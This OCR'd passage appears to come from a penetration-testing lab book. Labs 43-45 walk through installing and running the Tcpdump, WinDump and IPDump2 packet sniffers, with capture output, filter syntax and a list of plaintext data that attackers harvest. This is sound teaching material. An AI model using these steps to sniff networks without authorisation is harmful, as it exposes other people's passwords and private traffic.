Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
10:02 PM

```
 print-ascii.o print-atalk.o print-atm.o print-beep.o print-bfd.o print-bgp.o pr
int-bootp.o print-cdp.o print-chdlc.o print-cip.o print-cnfp.o print-dccp.o prin
t-decnet.o print-domain.o print-dvmrp.o print-enc.o print-egp.o print-eap.o prin
t-eigrp.o print-esp.o print-ether.o print-fddi.o print-fr.o print-gre.o print-hs
rp.o print-icmp.o print-igmp.o print-igrp.o print-ip.o print-ipcomp.o print-ipfc
.o print-ipx.o print-isakmp.o print-isoclns.o print-juniper.o print-krb.o print-
l2tp.o print-lane.o print-ldp.o print-llc.o print-lmp.o print-lspping.o print-lw
res.o print-mobile.o print-mpls.o print-msdp.o print-nfs.o print-ntp.o print-nul
l.o print-ospf.o print-pflog.o print-pgm.o print-pim.o print-ppp.o print-pppoe.o
 print-pptp.o print-radius.o print-raw.o print-rip.o print-rsvp.o print-rx.o pri
nt-sctp.o print-sip.o print-sl.o print-sll.o print-slow.o print-snmp.o print-stp
.o print-sunatm.o print-sunrpc.o print-symantec.o print-syslog.o print-tcp.o pri
nt-telnet.o print-tftp.o print-timed.o print-token.o print-udp.o print-vjc.o pri
nt-vrrp.o print-wb.o print-zephyr.o setsignal.o tcpdump.o util.o version.o print
-smb.o smbutil.o  strlcat.o strlcpy.o datalinks.o dlnames.o pcap_dump_ftell.o -l
crypto -lpcap
[root@localhost tcpdump-3.9.4]# make install
[ -d /usr/local/sbin ] || \
    (mkdir -p /usr/local/sbin; chmod 755 /usr/local/sbin)
/usr/bin/install -c tcpdump /usr/local/sbin/tcpdump
[ -d /usr/local/man/man1 ] || \
    (mkdir -p /usr/local/man/man1; chmod 755 /usr/local/man/man1)
/usr/bin/install -c -m 644 ./tcpdump.1 /usr/local/man/man1/tcpdump.1
[root@localhost tcpdump-3.9.4]# █
```


To execute Tcpdump in its most basic form, simply type:

```
./tcpdump
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
11:14 PM

```
[root@localhost tcpdump-3.9.4]# ./tcpdump
```

Many sniffers have the ability to “catch all” (or almost all) traffic by default. Tcpdump is no different.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
11:04 PM

```
23:04:15.559840 arp who-has 172.16.1.38 (Broadcast) tell home
23:04:16.618330 arp who-has 172.16.1.39 (Broadcast) tell home
23:04:17.637709 arp who-has 172.16.1.39 (Broadcast) tell home
23:04:18.664992 arp who-has win2000s-v (Broadcast) tell home
23:04:18.664996 arp reply win2000s-v is-at 00:0c:29:a3:e4:40 (oui Unknown)
23:04:18.766771 arp who-has 172.16.1.41 (Broadcast) tell home
23:04:19.693961 arp who-has 172.16.1.41 (Broadcast) tell home
23:04:20.717292 arp who-has vpc-xp-v-1 (Broadcast) tell home
23:04:21.007117 IP 172.16.1.45.bootpc > home.bootps: BOOTP/DHCP, Request [|bootp
]
23:04:21.734959 arp who-has vpc-xp-v-1 (Broadcast) tell home
23:04:22.772792 arp who-has win-2000-v-1 (Broadcast) tell home
23:04:22.772796 arp reply win-2000-v-1 is-at 00:0c:29:b6:40:95 (oui Unknown)
23:04:22.864325 arp who-has 172.16.1.44 (Broadcast) tell home
23:04:23.776840 arp who-has 172.16.1.44 (Broadcast) tell home
23:04:24.764854 arp who-has 172.16.1.45 (Broadcast) tell home
23:04:24.764885 arp reply 172.16.1.45 is-at 00:0c:29:4e:1e:cd (oui Unknown)
23:04:24.920872 arp who-has w2kas (Broadcast) tell home
23:04:25.827120 arp who-has w2kas (Broadcast) tell home
23:04:28.564518 IP 172.16.1.45.32772 > home.domain:  60535+[|domain]
23:04:28.564677 IP home.domain > 172.16.1.45.32772:  60535[|domain]
```

Tcpdump requires expressions (options) to instruct it to give you a more granular result of the “sniff.” For example, to only see data incoming or outgoing from a specific target:

```
tcpdump host (Target IP or Hostname)
```

To only see data incoming to a specific target:

```
tcpdump dst host (Target IP or Hostname)
```

To filter by TCP or UDP and only see data incoming to a specific target for only Web or SSL traffic:


```
tcpdump dst host (Target IP or Hostname) && (tcp dst
        port 80 or tcp dst port 443)
```

***Note:** Tcpdump is a very good packet sniffer and is commonly used by security professionals to review active firewalls and network traffic. The expressions are plentiful and are covered in Appendix B.

Another useful feature of Tcpdump is the ability to save the output to a log file and the ability to search from the saved file instead of the live data.

To save the output to a file instead of displaying it on the screen use the following syntax:


```
tcpdump -w <filename>
```


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
11:41 PM

```
[root@localhost tcpdump-3.9.4]# ./tcpdump -w test.txt
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 68 bytes
```

To read captured Tcpdump files use the following syntax:

```
tcpdump -r <filename>
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
root@
[Goo
Fri Nov 11
11:55 PM

```
11798 win 28600
23:54:49.869690 IP 64.233.187.99.http > 172.16.1.45.32799: . 11798:13228(1430) a
ck 2096 win 10080
23:54:49.869745 IP 172.16.1.45.32799 > 64.233.187.99.http: . ack 13228 win 31460
23:54:49.869693 IP 64.233.187.99.http > 172.16.1.45.32799: P 13228:13312(84) ack
 2096 win 10080
23:54:49.869939 IP 172.16.1.45.32799 > 64.233.187.99.http: . ack 13312 win 31460
23:54:50.465307 arp who-has win-2000-v-1 (Broadcast) tell home
23:54:50.486017 arp reply win-2000-v-1 is-at 00:0c:29:b6:40:95 (oui Unknown)
23:54:50.587894 IP 172.16.1.45.32799 > 64.233.187.99.http: P 2096:2628(532) ack
13312 win 31460
23:54:50.629652 arp who-has 172.16.1.44 (Broadcast) tell home
23:54:50.661170 IP 64.233.187.99.http > 172.16.1.45.32799: P 13312:14730(1418) a
ck 2628 win 11200
23:54:50.664596 IP 172.16.1.45.32799 > 64.233.187.99.http: . ack 14730 win 34320
23:54:50.665730 IP 64.233.187.99.http > 172.16.1.45.32799: P 14730:14828(98) ack
 2628 win 11200
23:54:50.665784 IP 172.16.1.45.32799 > 64.233.187.99.http: . ack 14828 win 34320
23:54:52.017352 arp who-has 172.16.1.44 (Broadcast) tell home
23:54:53.536793 arp who-has 172.16.1.45 (Broadcast) tell home
23:54:53.536822 arp reply 172.16.1.45 is-at 00:0c:29:4e:1e:cd (oui Unknown)
23:54:53.666375 arp who-has w2kas (Broadcast) tell home
23:54:54.828291 arp who-has w2kas (Broadcast) tell home
[root@localhost tcpdump-3.9.4]# █
```

As with output to the screen you have granular control over the results of the file with the use of expressions as above.

***Note:** I highly recommend the use of Tcpdump as it offers a pretty good set of expressions to filter to the desired results and it is a very proven application.

Lab 44: Packet Capture — Sniffer

Exploit Data from Network Traffic: WinDump

Prerequisites: WinPcap


Countermeasures: Encryption, various sniffer detector applications

Description: WinDump is the Windows version of Tcpdump (refer to Lab 43). It is a command-line utility that allows for the capturing of network traffic. The output can be saved to a file for diagnoses and it is able to run under all versions of Windows 95 and up.

***Note:** WinDump 3.6.2 and older require WinPcap 2.3 and WinDump version 3.8 alpha requires WinPcap 3.0.

Procedure: From the directory containing the WinDump application execute against the target with the syntax of:


```
windump <options>
```



```
C:\Downloads\Windump>windump_
```

The WinDump application will “sniff” the network and capture any data destined to or from the computer “sniffing.”


***Note:** Keep in mind that the traffic you see is completely dependent upon the environment the computer “sniffing” resides in. For example, if the network link you are using is connected to a network hub. you will be able to see all traffic going through that hub to all other computers on that hub. If, however, the network link you are using is connected to a switch, you will only be able to see traffic specifically destined to your connection. There is a way to “sniff” traffic on a switch to show all traffic to a specific or every computer on a switch, which will be covered in Chapter 9.



```
61 win 64113 (DF)
11:40:27.863265 IP 64.233.187.99.80 > win-2000-v-1.1415: . 5361:6791(1430) ack 1
887 win 8576
11:40:27.864126 IP 64.233.187.99.80 > win-2000-v-1.1415: P 6791:7063(272) ack 18
87 win 8576
11:40:27.864182 IP win-2000-v-1.1415 > 64.233.187.99.80: . ack 7063 win 64240 (D
F)
11:40:27.874651 IP win-2000-v-1.1415 > 64.233.187.99.80: P 1887:2272(385) ack 70
63 win 64240 (DF)
11:40:27.930794 IP 64.233.187.99.80 > win-2000-v-1.1415: P 7063:7190(127) ack 22
72 win 8576
11:40:28.044992 IP win-2000-v-1.1415 > 64.233.187.99.80: P 2272:2551(279) ack 71
90 win 64113 (DF)
11:40:28.097938 IP 64.233.187.99.80 > win-2000-v-1.1415: P 7190:8608(1418) ack 2
551 win 8576
11:40:28.098684 IP 64.233.187.99.80 > win-2000-v-1.1415: P 8608:8891(283) ack 25
51 win 8576
11:40:28.098721 IP win-2000-v-1.1415 > 64.233.187.99.80: . ack 8891 win 64240 (D
F)
11:40:28.103088 IP win-2000-v-1.1415 > 64.233.187.99.80: P 2551:2936(385) ack 88
91 win 64240 (DF)
11:40:28.132901 IP 64.233.187.99.80 > win-2000-v-1.1415: P 8891:9018(127) ack 29
36 win 8576
11:40:28.202572 IP win-2000-v-1.1415 > 64.233.187.99.80: P 2936:3215(279) ack 90
18 win 64113 (DF)
11:40:28.256026 IP 64.233.187.99.80 > win-2000-v-1.1415: . 9018:10448(1430) ack
3215 win 8576
11:40:28.256856 IP 64.233.187.99.80 > win-2000-v-1.1415: P 10448:10722(274) ack
3215 win 8576
11:40:28.256908 IP win-2000-v-1.1415 > 64.233.187.99.80: . ack 10722 win 64240 (
DF)
11:40:28.260680 IP win-2000-v-1.1415 > 64.233.187.99.80: P 3215:3600(385) ack 10
722 win 64240 (DF)
11:40:28.300740 IP 64.233.187.99.80 > win-2000-v-1.1415: P 10722:10849(127) ack
3600 win 8576
11:40:28.386803 IP win-2000-v-1.137 > 64.233.187.99.137: udp 50
11:40:28.421051 IP win-2000-v-1.1415 > 64.233.187.99.80: P 3600:3879(279) ack 10
849 win 64113 (DF)
11:40:28.438865 arp who-has danielle-s (Broadcast) tell home
11:40:28.475338 IP 64.233.187.99.80 > win-2000-v-1.1415: . 10849:12279(1430) ack
 3879 win 8576
11:40:28.476167 IP 64.233.187.99.80 > win-2000-v-1.1415: P 12279:12552(273) ack
3879 win 8576
11:40:28.476213 IP win-2000-v-1.1415 > 64.233.187.99.80: . ack 12552 win 64240 (
DF)
11:40:28.480244 IP win-2000-v-1.1415 > 64.233.187.99.80: P 3879:4264(385) ack 12
```


WinDump also allows you to save the output to a file for further analysis by redirecting the output to a file by typing:

```
windump >> output.txt
```




```
C:\Downloads\Windump>windump >> output.txt
```

In this example, the output will be saved to a file named **output.txt**. To stop the application, hold down the **Ctrl** key plus the **C** key.



```
C:\Downloads\Windump>windump >> output.txt
windump: listening on \Device\NPF_{18EDB174-87F8-4B06-97BA-AB687CC3D7B5}

603 packets received by filter
0 packets dropped by kernel

C:\Downloads\Windump>_
```

By opening the file you can analyze the captured data.



```
11:44:05.923774 IP 64.233.187.99.80 > win-2000-v-1.1420: P 13732:14003(271) ack 3388 win 8576
11:44:05.923817 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 14003 win 64240 (DF)
11:44:05.928344 IP win-2000-v-1.1421 > 64.233.187.99.80: P 1156:1541(385) ack 382 win 63859 (DF)
11:44:05.977672 IP 64.233.187.99.80 > win-2000-v-1.1421: P 382:509(127) ack 1541 win 8576
11:44:06.111710 IP win-2000-v-1.1420 > 64.233.187.99.80: P 3388:3667(279) ack 14003 win 64240 (DF
11:44:06.165217 IP win-2000-v-1.1421 > 64.233.187.99.80: . ack 509 win 63732 (DF)
11:44:06.165388 IP 64.233.187.99.80 > win-2000-v-1.1420: . 14003:15433(1430) ack 3667 win 8576
11:44:06.165426 IP 64.233.187.99.80 > win-2000-v-1.1420: P 15433:15705(272) ack 3667 win 8576
11:44:06.165671 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 15705 win 64240 (DF)
11:44:06.175204 IP win-2000-v-1.1421 > 64.233.187.99.80: P 1541:1926(385) ack 509 win 63732 (DF)
11:44:06.207416 IP 64.233.187.99.80 > win-2000-v-1.1421: P 509:636(127) ack 1926 win 8576
11:44:06.249917 IP win-2000-v-1.1420 > 64.233.187.99.80: P 3667:3946(279) ack 15705 win 64240 (DF
11:44:06.303519 IP 64.233.187.99.80 > win-2000-v-1.1420: . 15705:17135(1430) ack 3946 win 8576
11:44:06.304359 IP 64.233.187.99.80 > win-2000-v-1.1420: P 17135:17409(274) ack 3946 win 8576
11:44:06.304404 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 17409 win 64240 (DF)
11:44:06.320485 IP win-2000-v-1.1421 > 64.233.187.99.80: P 1926:2311(385) ack 636 win 63605 (DF)
11:44:06.397590 IP 64.233.187.99.80 > win-2000-v-1.1421: P 636:763(127) ack 2311 win 8576
11:44:06.493387 arp who-has ppp-70-254-207-50.dsl.hstntx.swbell.net (Broadcast) tell home
11:44:06.498135 IP win-2000-v-1.1420 > 64.233.187.99.80: P 3946:4225(279) ack 17409 win 64240 (DF
11:44:06.553310 IP 64.233.187.99.80 > win-2000-v-1.1420: . 17409:18839(1430) ack 4225 win 8576
11:44:06.553962 IP 64.233.187.99.80 > win-2000-v-1.1420: P 18839:19111(272) ack 4225 win 8576
11:44:06.554002 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 19111 win 64240 (DF)
11:44:06.561519 IP win-2000-v-1.1421 > 64.233.187.99.80: P 2311:2696(385) ack 763 win 63478 (DF)
11:44:06.594907 IP 64.233.187.99.80 > win-2000-v-1.1421: P 763:890(127) ack 2696 win 8576
11:44:06.657523 IP win-2000-v-1.1420 > 64.233.187.99.80: P 4225:4504(279) ack 19111 win 64240 (DF
11:44:06.704469 IP 64.233.187.99.80 > win-2000-v-1.1420: . 19111:20541(1430) ack 4504 win 8576
11:44:06.707465 IP 64.233.187.99.80 > win-2000-v-1.1420: P 20541:20814(273) ack 4504 win 8576
11:44:06.707544 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 20814 win 64240 (DF)
11:44:06.711358 IP win-2000-v-1.1421 > 64.233.187.99.80: P 2696:3081(385) ack 890 win 63351 (DF)
11:44:06.758053 IP 64.233.187.99.80 > win-2000-v-1.1421: P 890:1017(127) ack 3081 win 8576
11:44:06.847778 IP win-2000-v-1.1420 > 64.233.187.99.80: P 4504:4783(279) ack 20814 win 64240 (DF
11:44:06.900949 IP 64.233.187.99.80 > win-2000-v-1.1420: . 20814:22244(1430) ack 4783 win 8576
11:44:06.901790 IP 64.233.187.99.80 > win-2000-v-1.1420: P 22244:22517(273) ack 4783 win 8576
11:44:06.901847 IP win-2000-v-1.1420 > 64.233.187.99.80: . ack 22517 win 64240 (DF)
11:44:06.906381 IP win-2000-v-1.1421 > 64.233.187.99.80: P 3081:3466(385) ack 1017 win 63224 (DF)
11:44:06.946395 IP 64.233.187.99.80 > win-2000-v-1.1421: P 1017:1144(127) ack 3466 win 8576
11:44:07.004446 IP win-2000-v-1.1420 > 64.233.187.99.80: P 4783:5062(279) ack 22517 win 64240 (DF
11:44:07.085813 arp who-has 172.16.1.44 tell win-2000-v-1
11:44:07.127807 IP 64.233.187.99.80 > win-2000-v-1.1420: . 22517:23947(1430) ack 5062 win 8576
```

***Note:** Attackers are looking for any unencrypted (plain text) data that flows along the network. Some of the items of interest are:

- Usernames
- Passwords
- E-mails
- IP addresses
- MAC addresses
- Router IP addresses

Lab 45: Packet Capture — Sniffer

Monitor IP Network Traffic Flow: IPDump2

Prerequisites: None

Countermeasures: Encryption, various sniffer detector applications

Description: The IPDump2 application is a command-line utility that allows for the monitoring of the network traffic flow. The output can be saved to a file for further diagnoses. This type of capture used in conjunction with switch bypass techniques can be valuable to an attacker to determine which computers communicate with which other servers. This application does not give details of the packets captured by displaying the flow of the traffic captured. Remember that all Linux commands are *case sensitive*.

Procedure: For Windows simply execute from the directory containing the executable. For Linux, uncompress and execute with the following syntax:

```
ipdump2 (interface) <options>
```

For Linux

From the directory containing the compressed files type **tar –zxvf ipdump2-pre1.tgz**.


The files will uncompress into a new directory named **ipdump2-pre1**.

Change to the new directory by typing **cd ipdump2-pre1** and pressing **Enter**.

Execute by typing

```
./ipdump2 eth0
```

***Note:** The interface in this example is *eth0* as it is the only interface in this virtual machine. If you have multiple NICs you may wish to use other NICs by incrementing the number: *int1, int2*, ppp0, ppp1, and so on.

